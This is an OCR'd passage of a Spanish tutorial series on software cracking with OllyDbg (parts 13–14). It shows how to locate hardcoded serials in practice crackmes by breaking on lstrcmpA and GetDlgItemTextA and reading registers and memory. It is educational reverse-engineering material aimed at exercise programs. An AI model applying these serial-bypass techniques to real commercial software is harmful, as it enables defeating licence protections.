EIP 0040106A Leccion_.0040106A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDE000(FFF)
```


Apreto F7 y allí están en EBX , al ser un **MOV EBX, DWORD PTR DS: [40300C]** se mueven solo cuatro bytes (DWORD)

```
00401057  .  68 EA030000   PUSH 3EA
0040105C  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]
0040105F  .  E8 8A000000   CALL <JMP.&user32.GetDlgItemTextA>
00401064  .  8B1D 0C30400  MOV EBX,DWORD PTR DS:[40300C]
0040106A  .  8B15 4B20400  MOV EDX,DWORD PTR DS:[40204B]
00401070  .  3BDA          CMP EBX,EDX
00401072  .v 74 13         JE SHORT Leccion_.00401087
00401074  .  6A 00         PUSH 0
```

En este caso vario apenas la cosa, pasara a EDX el contenido de 40204B, veamos que hay allí.

```
Address   Hex dump                 ASCII
0040204B  39 38 39 38 00 00 00 00  9898....
00402053  00 AC 20 00 00 00 00 00  .¬ .....
0040205B  00 00 00 00 00 EE 20 00  .....î .
00402063  00 08 20 00 00 B8 20 00  .■ ..® .
0040206B  00 00 00 00 00 00 00 00  ........
```

Esta pasando los cuatro bytes que corresponden a la string 9898 que en este caso es el serial correcto ya que compara estos 4 bytes con los 4 primeros de LUCKY y si son iguales verificamos que salta a la zona de MUY BIEN, en este caso no saltara, pero si llegamos hasta poder volver a ingresar la clave y tipeamos 9898.



Apreto VERIFICAR

```
0040105C  .  FF75 08        PUSH DWORD PTR SS:[EBP+
0040105F  .  E8 8A000000    CALL <JMP.&user32.GetDl
00401064  .  8B1D 0C30400   MOV EBX,DWORD PTR DS:[4
0040106A  .  8B15 4B20400   MOV EDX,DWORD PTR DS:[4
00401070  .  3BDA           CMP EBX,EDX
00401072  .v 74 13          JE SHORT Leccion_.00401
00401074  .  6A 00          PUSH 0
00401076  .  6A 00          PUSH 0
00401078  .  68 35204000    PUSH Leccion_.00402035
0040107D  .  FF75 08        PUSH DWORD PTR SS:[EBP+
00401080  .  E8 6F000000    CALL <JMP.&user32.Messa
00401085  .v EB 14          JMP SHORT Leccion_.0040
00401087  >  6A 00          PUSH 0
00401089  .  68 41204000    PUSH Leccion_.00402041
0040108E  .  68 28204000    PUSH Leccion_.00402028
00401093  .  FF75 08        PUSH DWORD PTR SS:[EBP+
00401096  .  E8 59000000    CALL <JMP.&user32.Messa
0040109B  >v EB 2F          JMP SHORT Leccion_.0040
0040109D  >  817D 10 EC03   CMP DWORD PTR SS:[EBP+1
004010A4  .v 75 26          JNZ SHORT Leccion_.0040
004010A6  .  6A 00          PUSH 0
004010A8  .  FF75 08        PUSH DWORD PTR SS:[EBP+
004010AB  .  E8 38000000    CALL <JMP.&user32.EndDi
004010B0  .v EB 10          JMP SHORT Leccion_.0040
EDX=38393839
EBX=38393839
```

En la comparación de EBX y EDX ambos son iguales son 38393839 que son los bytes correspondientes a la cadena 9898 que ingresamos y por supuesto saltara al cartel MUY BIEN.

```
0040105C  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]          hWnd
0040105F  .  E8 8A000000    CALL <JMP.&user32.GetDlgItemTextA> GetDlgItemTextA
00401064  .  8B1D 0C30400   MOV EBX,DWORD PTR DS:[40300C]
0040106A  .  8B15 4B20400   MOV EDX,DWORD PTR DS:[40204B]
00401070  .  3BDA           CMP EBX,EDX
00401072  .v 74 13          JE SHORT Leccion_.00401087
00401074  .  6A 00          PUSH 0                             Style = MB_OK|MB_APPLMODAL
00401076  .  6A 00          PUSH 0                             Title = NULL
00401078  .  68 35204000    PUSH Leccion_.00402035             Text = "Mal Muy MAL"
0040107D  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]          hOwner
00401080  .  E8 6F000000    CALL <JMP.&user32.MessageBoxA>     MessageBoxA
00401085  .v EB 14          JMP SHORT Leccion_.0040109B
00401087  >  6A 00          PUSH 0                             Style = MB_OK|MB_APPLMODAL
00401089  .  68 41204000    PUSH Leccion_.00402041             Title = "Bravoiiii"
0040108E  .  68 28204000    PUSH Leccion_.00402028             Text = "Muy BIENiiii"
00401093  .  FF75 08        PUSH DWORD PTR SS:[EBP+8]          hOwner
00401096  .  E8 59000000    CALL <JMP.&user32.MessageBoxA>     MessageBoxA
0040109B  >v EB 2F          JMP SHORT Leccion_.004010CC
```

Vemos que en este que hizo mi amigo si sale el titulo BRAVO, jeje ya que no estaba vago como yo, jua jua, la cuestión que sacamos el serial correcto también, que en este caso es 9898.

Ahora iremos incrementando la dificultad tenemos dos hardcoded mas difíciles ya no tan directos, el ultimo no apto para cardiacos pero bueno pueden ir viendo en ellos, como se aplican las técnicas de crackeo para casos mas difíciles.

Como ustedes pensaron que yo solo iba a trabajar y ustedes nada, pues no, aquí trabajamos todos, hay un tercer crackme que harán ustedes (mielecrackme1.zip), que queda como tarea para la próxima parte 14, en la cual estará resuelto y explicado por mi, al igual que los otros dos que tenemos pendientes, lo que si les aconsejo hacerlo pues la parte 14 vendrá en un rar con password y el password para abrirlo, será el serial correcto de este crackme, jeje así que deben trabajar si o si (Que malvado jeje)


Como ayuda les digo que la api lstrcmpA que utiliza este crackme, es una api que se utiliza directamente para comparar strings, cuando lleguen a esa api, verán en los parámetros en el stack, las dos strings comparadas por la misma.

En la parte 14 les mostrare bien como funciona y seguiremos con los dos hardcoded, mas difíciles, pero antes deben practicar con algo sencillo, por eso el crackme que agregue aquí y que es obligatorio para seguir adelante jeje. (malo, malo eres jeje)


Hasta la parte 14
Ricardo Narvaja
03 de diciembre de 2005

INTRODUCCIÓN AL CRACKING CON OLLYDBG PARTE 14


Bueno antes que nada vamos a explicar como se soluciona el crackme que deje como tarea en la parte 13.



Allí esta el mielecrackme abierto en OLLYDBG, y detenido en el ENTRY POINT, veamos las apis que utiliza con SEARCH FOR-NAME (LABEL) IN CURRENT MODULE.




Aquí están las apis utilizadas




Address	Section	Type	Name	Comment
00402048	.rdata	Import	USER32.CreateWindowExA	
00402028	.rdata	Import	USER32.DefWindowProcA	
00402040	.rdata	Import	USER32.DispatchMessageA	
00402008	.rdata	Import	KERNEL32.ExitProcess	
0040200C	.rdata	Import	KERNEL32.GetCommandLineA	
0040203C	.rdata	Import	USER32.GetMessageA	
00402004	.rdata	Import	KERNEL32.GetModuleHandleA	
00402024	.rdata	Import	USER32.GetWindowTextA	
00402020	.rdata	Import	USER32.LoadCursorA	
00402014	.rdata	Import	USER32.LoadIconA	
00402000	.rdata	Import	KERNEL32.lstrcmpA	
00402018	.rdata	Import	USER32.MessageBoxA	
00401000	.text	Export	<ModuleEntryPoint>	
0040201C	.rdata	Import	USER32.PostQuitMessage	
00402044	.rdata	Import	USER32.RegisterClassExA	
0040204C	.rdata	Import	USER32.SetFocus	
0040202C	.rdata	Import	USER32.SetWindowTextA	
00402030	.rdata	Import	USER32.ShowWindow	
00402034	.rdata	Import	USER32.TranslateMessage	
00402038	.rdata	Import	USER32.UpdateWindow	

Allí están las apis que son importantes, GetWindowTextA para ingresar el serial que tipeamos, lstrcmpA como les anticipe en la parte anterior para comparar strings y MessageBoxA para mostrar el mensaje de si colocamos el serial correcto o no.

Podemos poner un BPX en esas apis, para parar cuando ingresa nuestro serial falso, pero en este caso que es bien sencillo, podemos hacer mas rápido si miramos las STRINGS que utiliza el programa.



Haciendo SEARCH FOR – ALL REFERENCED TEXT STRINGS sale la lista de STRINGS o CADENAS DE TEXTO usadas por el programa veamos.



Allí vemos las strings de que acertamos y las que muestra cuando fallamos, si hacemos doble click en alguna de ellas, nos llevara a la zona de los MessageBoxA, probemos haciendo doble click en YOU ENTERED THE RIGHT PASSWORD (has ingresado el password correcto)


Allí vemos la zona caliente.

Primero GetWindowTextA como dijimos para ingresar el serial que tipeamos, luego lstrcmpA para comparar con el serial correcto, y luego según si son iguales continua al MessageBoxA, con la leyenda YOU ENTERED THE RIGHT PASSWORD, y si no son iguales salta al otro MessageBoxA, MAYBE, YOU SHOULD TRY AGAIN, IT´S SO EASY, que intentemos de nuevo que es fácil.


Así que pondremos un BPX, allí en el CALL a la api lstrcmpA, para ver que compara.

```
00401224  .  C1E8 10       SHR EAX,10
00401227  .  66:0BC0       OR AX,AX
0040122A  .v 75 5C         JNZ SHORT crackme.00401288
0040122C  .  6A 1E         PUSH 1E                          Count = 1E (30.)
0040122E  .  68 37304000   PUSH crackme.00403037            Buffer = crackme.00403037
00401233  .  FF35 0431400  PUSH DWORD PTR DS:[403104]       hWnd = NULL
00401239  .  E8 A2000000   CALL <JMP.&USER32.GetWindowTextA> GetWindowTextA
0040123E  .  68 55304000   PUSH crackme.00403055            String2 = "cannabis"
00401243  .  68 37304000   PUSH crackme.00403037            String1 = ""
00401248  .  E8 E7000000   CALL <JMP.&KERNEL32.lstrcmpA>     lstrcmpA
0040124D  .  0BC0          OR EAX,EAX
0040124F  .v 75 16         JNZ SHORT crackme.00401267
00401251  .  6A 00         PUSH 0                           Style = MB_OK|MB_APPLMODAL
```

Ahora si corro el programa con F9



Sale la ventana para ingresar el serial y ponemos uno cualquiera por ejemplo 989898.



Al apretar CHECK para en el BPX que colocamos.

```
00401239  .  E8 A2000000   CALL <JMP.&USER32.GetWindowTextA> GetWindowTextA
0040123E  .  68 55304000   PUSH crackme.00403055            String2 = "cannabis"
00401243  .  68 37304000   PUSH crackme.00403037            String1 = "989898"
00401248  .  E8 E7000000   CALL <JMP.&KERNEL32.lstrcmpA>     lstrcmpA
0040124D  .  0BC0          OR EAX,EAX
```

Vemos que OLLY nos aclara los parámetros, los cuales son las dos STRINGS que comparara, en este caso vemos que compara la que tipee “989898”, con la palabra “cannabis.

Al apretar F8 para ejecutar el CALL de la api

```
Registers (FPU)
EAX FFFFFFFF
ECX 00003171
EDX 00000000
EBX 00000000
ESP 0012FC84
EBP 0012FC84
ESI 00401115 cra
EDI 0012FCEC

EIP 0040124D cra

C 0  ES 0023 32b
P 1  CS 001B 32b
A 0  SS 0023 32b
Z 0  DS 0023 32b
```


El resultado dicha api lo muestra en EAX, si es FFFFFFFF o sea -1, es que las strings no son iguales.

```
EIP 0040124F crack

C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit
S 1  FS 003B 32bit
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR

EFL 00000286 (NO,N

ST0 empty -??? FFF
ST1 empty -??? FFF
```


Como el resultado de la comparación no es cero, no se activa el FLAG Z, y el JNZ salta ya que el FLAG Z es cero. (Recordar que JNZ salta si el FLAG Z es cero porque es el inverso de JZ que salta cuando el FLAG Z esta activo o 1)

```
00401243  .  68 37304000   PUSH crackme.00403037          String1 = "989898"
00401248  .  E8 E7000000   CALL <JMP.&KERNEL32.lstrcmpA>   lstrcmpA
0040124D  .  0BC0          OR EAX,EAX
0040124F  .v 75 16         JNZ SHORT crackme.00401267
00401251  .  6A 00         PUSH 0                          Style = MB_OK|MB_APPLMODAL
00401253  .  68 7E304000   PUSH crackme.0040307E            Title = "Correct!"
00401258  .  68 5E304000   PUSH crackme.0040305E            Text = "You entered the right passwo
0040125D  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]       hOwner
00401260  .  E8 8D000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
00401265  .v EB 21         JMP SHORT crackme.00401288
00401267  >  6A 00         PUSH 0                          Style = MB_OK|MB_APPLMODAL
00401269  .  68 87304000   PUSH crackme.00403087            Title = "Nope!"
0040126E  .  68 8D304000   PUSH crackme.0040308D            Text = "Maybe, you should try again,
00401273  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]       hOwner
00401276  .  E8 77000000   CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
0040127B  .  6A 00         PUSH 0                          Text = NULL
0040127D  .  FF35 0431400  PUSH DWORD PTR DS:[403104]      hWnd = 02240882 (class='Edit',parent
00401283  .  E8 82000000   CALL <JMP.&USER32.SetWindowTextA>  SetWindowTextA
00401288  >  66:3D 2F01    CMP AX,12F
```

Pues allí salta y va al cartel de error, así que ya sabemos que compara con la palabra cannabis, o sea que este es el serial correcto doy RUN nuevamente, acepto el cartel malo.




Y vuelvo a la ventana para ingresar el serial esta vez tipeo el serial correcto, cannabis.



Apreto el botón CHECK y para en el BPX.

```
00401239  .  E8 A2000000   CALL <JMP.&USER32.GetWindowTextA>  GetWindowTextA
0040123E  .  68 55304000   PUSH crackme.00403055             String2 = "cannabis"
00401243  .  68 37304000   PUSH crackme.00403037             String1 = "cannabis"
00401248  .  E8 E7000000   CALL <JMP.&KERNEL32.lstrcmpA>      lstrcmpA
0040124D  .  0BC0          OR EAX,EAX
0040124F  .v 75 16         JNZ SHORT crackme.00401267
```

Veo que va a comparar ambas strings y estas son iguales, apreto F8 para ejecutar el CALL de la api.



Ahora al ser ambas strings iguales el resultado de la api que guarda en EAX es cero, por lo cual se activa el FLAG Z.

```
EDI 0012FC
EIP 004012
C 1  ES 00
P 1  CS 00
A 1  SS 00
Z 1  DS 00
S 0  FS 00
T 0  GS 00
D 0
O 0  LastE
EFL 000002
ST0 empty
```

Y el JNZ en este caso no salta al estar el FLAG Z activo.

```
00401243  .  68 37304000  PUSH crackme.00403037          String1 = "cannabis"
00401248  .  E8 E7000000  CALL <JMP.&KERNEL32.lstrcmpA>   lstrcmpA
0040124D  .  0BC0         OR EAX,EAX
0040124F  .v 75 16        JNZ SHORT crackme.00401267
00401251  .  6A 00        PUSH 0                          Style = MB_OK|MB_APPLMODAL
00401253  .  68 7E304000  PUSH crackme.0040307E           Title = "Correct!"
00401258  .  68 5E304000  PUSH crackme.0040305E           Text = "You entered the right password!"
0040125D  .  FF75 08      PUSH DWORD PTR SS:[EBP+8]       hOwner
00401260  .  E8 8D000000  CALL <JMP.&USER32.MessageBoxA>  MessageBoxA
00401265  .v EB 21        JMP SHORT crackme.00401288
00401267  >  6A 00        PUSH 0                          Style = MB_OK|MB_APPLMODAL
```

Allí no va a saltar y va a ir al cartel de que acertamos demos RUN.


Pues esta es la solución del crackme que deje como tarea de la parte 13, jeje, el serial es la palabra “cannabis”

Sigamos ahora avanzando con HARDCODED SERIALS mas difíciles nos quedan para ver dos.

El caso siguiente es un paso mas, en este ya no compara directamente el serial que tipeamos sino que realiza algunas operaciones antes de comparar veamos el ejemplo, este es el crackmeeasy, abrámoslo en OLLYDBG.


```
C File View Debug Plugins Options Window Help
L E M T W H C / K

004011F0     55            PUSH EBP
004011F1     89E5          MOV EBP,ESP
004011F3     83EC 08       SUB ESP,8
004011F6     83C4 F4       ADD ESP,-0C
004011F9  .  6A 02         PUSH 2
004011FB  .  A1 24314000   MOV EAX,DWORD PTR DS:[<&msvcrt.__set_app_
00401200     FFD0          CALL EAX
00401202     E8 79FFFFFF   CALL crakmeea.00401180
00401207     C9            LEAVE
00401208  .  C3            RETN
00401209     00            DB 00
0040120A     00            DB 00
0040120B     00            DB 00
```

Ya sabemos como ver las apis que utiliza, así que en la lista vemos GetDlgItemTextA, pongámosle un BPX en dicha api.




Address	Section	Type	Name	Comment
00403110	.idata	Import	msvcrt.atexit	
004030F4	.idata	Import	msvcrt._cexit	
00403130	.idata	Import	USER32.DialogBoxParamA	
00403134	.idata	Import	USER32.EndDialog	
004030D4	.idata	Import	KERNEL32.ExitProcess	
004030F8	.idata	Import	msvcrt._fileno	
004030FC	.idata	Import	msvcrt._fmode	
00403100	.idata	Import	msvcrt._fpreset	
004030D8	.idata	Import	KERNEL32.GetCommandLineA	
00403138	.idata	Import	USER32.GetDlgItem	
0040313C	.idata	Import	USER32.GetDlgItemTextA	
0040310C	.idata	Import	msvcrt.__getmainargs	
004030DC	.idata	Import	KERNEL32.GetModuleHandleA	
004030E0	.idata	Import	KERNEL32.GetStartupInfoA	
00403140	.idata	Import	USER32.GetWindowTextLengthA	
004030E4	.idata	Import	KERNEL32.GlobalAlloc	
00403104	.idata	Import	msvcrt._iob	
00403118	.idata	Import	msvcrt.memset	
00403144	.idata	Import	USER32.MessageBoxA	
004011F0	.text	Export	<ModuleEntryPoint>	
00403114	.idata	Import	msvcrt.__p__environ	
00403148	.idata	Import	USER32.SetDlgItemTextA	
00403108	.idata	Import	msvcrt._setmode	
004030E8	.idata	Import	KERNEL32.SetUnhandledExceptionFilter	
00403124	.idata	Import	msvcrt.__set_app_type	
0040311C	.idata	Import	msvcrt.signal	
00403120	.idata	Import	msvcrt.strlen	

En la commandbar tipeo




Ahora doy RUN con F9 y aparece la ventana para ingresar el serial



Allí tipeo mi serial falso

Y apreto el botón Check y para en la api



```
77D6AC1B   8BFF          MOV EDI,EDI
77D6AC20   55            PUSH EBP
77D6AC21   8BEC          MOV EBP,ESP
77D6AC23   FF75 0C       PUSH DWORD PTR SS:[EBP+C]
77D6AC26   FF75 08       PUSH DWORD PTR SS:[EBP+8]
77D6AC29   E8 E89BFBFF   CALL USER32.GetDlgItem
77D6AC2E   85C0          TEST EAX,EAX
77D6AC30 v 74 0E         JE SHORT USER32.77D6AC40
77D6AC32   FF75 14       PUSH DWORD PTR SS:[EBP+14]
77D6AC35   FF75 10       PUSH DWORD PTR SS:[EBP+10]
77D6AC38   50            PUSH EAX
77D6AC39   E8 FE74FCFF   CALL USER32.GetWindowTextA
77D6AC3E v EB 0E         JMP SHORT USER32.77D6AC4E
77D6AC40   837D 14 00    CMP DWORD PTR SS:[EBP+14],0
77D6AC44 v 74 06         JE SHORT USER32.77D6AC4C
77D6AC46   8B45 10       MOV EAX,DWORD PTR SS:[EBP+10]
77D6AC49   C600 00       MOV BYTE PTR DS:[EAX],0
77D6AC4C   33C0          XOR EAX,EAX
77D6AC4E   5D            POP EBP
77D6AC4F   C2 1000       RETN 10
77D6AC52   90            NOP
```


En el stack miro los parámetros

```
0240F998  00401303  CALL to GetDlgItemTextA from crakmeea.004012FE
0240F99C  00770A36  hWnd = 00770A36 ('CrackMe',class='#32770')
0240F9A0  00000191  ControlID = 191 (401.)
0240F9A4  00044BB8  Buffer = 00044BB8
0240F9A8  00000009  Count = 9
0240F9AC  05011BD1
0240F9B0  0240FA3C
```

Allí vemos el BUFFER donde guardara el serial falso, marco esa línea y hago CLICK DERECHO-FOLLOW IN DUMP

```
Address   Hex dump                          ASCII
00044BB8  00 00 00 00 00 00 00 00           ........
00044BC0  00 AB AB AB AB AB AB AB           .½½½½½½½
00044BC8  AB FE EE FE EE FE EE FE           ½■¯■¯■¯■
00044BD0  00 00 00 00 00 00 00 00           ........
00044BD8  56 00 05 00 EE 04 EE 00           V.♣.¯♦¯.
00044BE0  28 04 04 00 28 04 04 00           (♦♦.(♦♦.
00044BE8  EE FE EE FE EE FE EE FE           ¯■¯■¯■¯■
00044BF0  EE FE EE FE EE FE EE FE           ¯■¯■¯■¯■
```

Allí esta el buffer vacío, porque aun no se ejecuto la api, así que hago DEBUG-EXECUTE TILL RETURN



Con lo cual ejecuto la api y llego al RET de la misma.

```
77D6AC46  8B45 10       MOV EAX,DWORD PTR SS:[EBP+1
77D6AC49  C600 00       MOV BYTE PTR DS:[EAX],0
77D6AC4C  33C0          XOR EAX,EAX
77D6AC4E  5D            POP EBP
77D6AC4F  C2 1000       RETN 10
77D6AC52  90            NOP
77D6AC53  90            NOP
77D6AC54  90            NOP
```

Apreto F7 para volver al programa

```
Address   Hex dump                          ASCII
00044BB8  39 38 39 38 39 38 39 38           98989898
00044BC0  00 AB AB AB AB AB AB AB           .½½½½½½½
00044BC8  AB FE EE FE EE FE EE FE           ½■¯■¯■¯■
00044BD0  00 00 00 00 00 00 00 00           ........
00044BD8  56 00 05 00 EE 04 EE 00           V.♣.¯♦¯.
00044BE0  28 04 04 00 28 04 04 00           (♦♦.(♦♦.
00044BE8  EE FE EE FE EE FE EE FE           ¯■¯■¯■¯■
00044BF0  EE FE EE FE EE FE EE FE           ¯■¯■¯■¯■
```

Y veo que en el BUFFER esta ahora el serial falso que ingrese.

```
004012FA  .  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
004012FD  .  50            PUSH EAX                                 hWnd
004012FE  .  E8 4D030000   CALL <JMP.&USER32.GetDlgItemTextA>       GetDlgItemTextA
00401303  .  C745 F0 0000  MOV DWORD PTR SS:[EBP-10],0
0040130A  .  B8 22124000   MOV EAX,crakmeea.00401222                ASCII "10445678951"
0040130F  .  8B10          MOV EDX,DWORD PTR DS:[EAX]
00401311  .  8955 D0       MOV DWORD PTR SS:[EBP-30],EDX
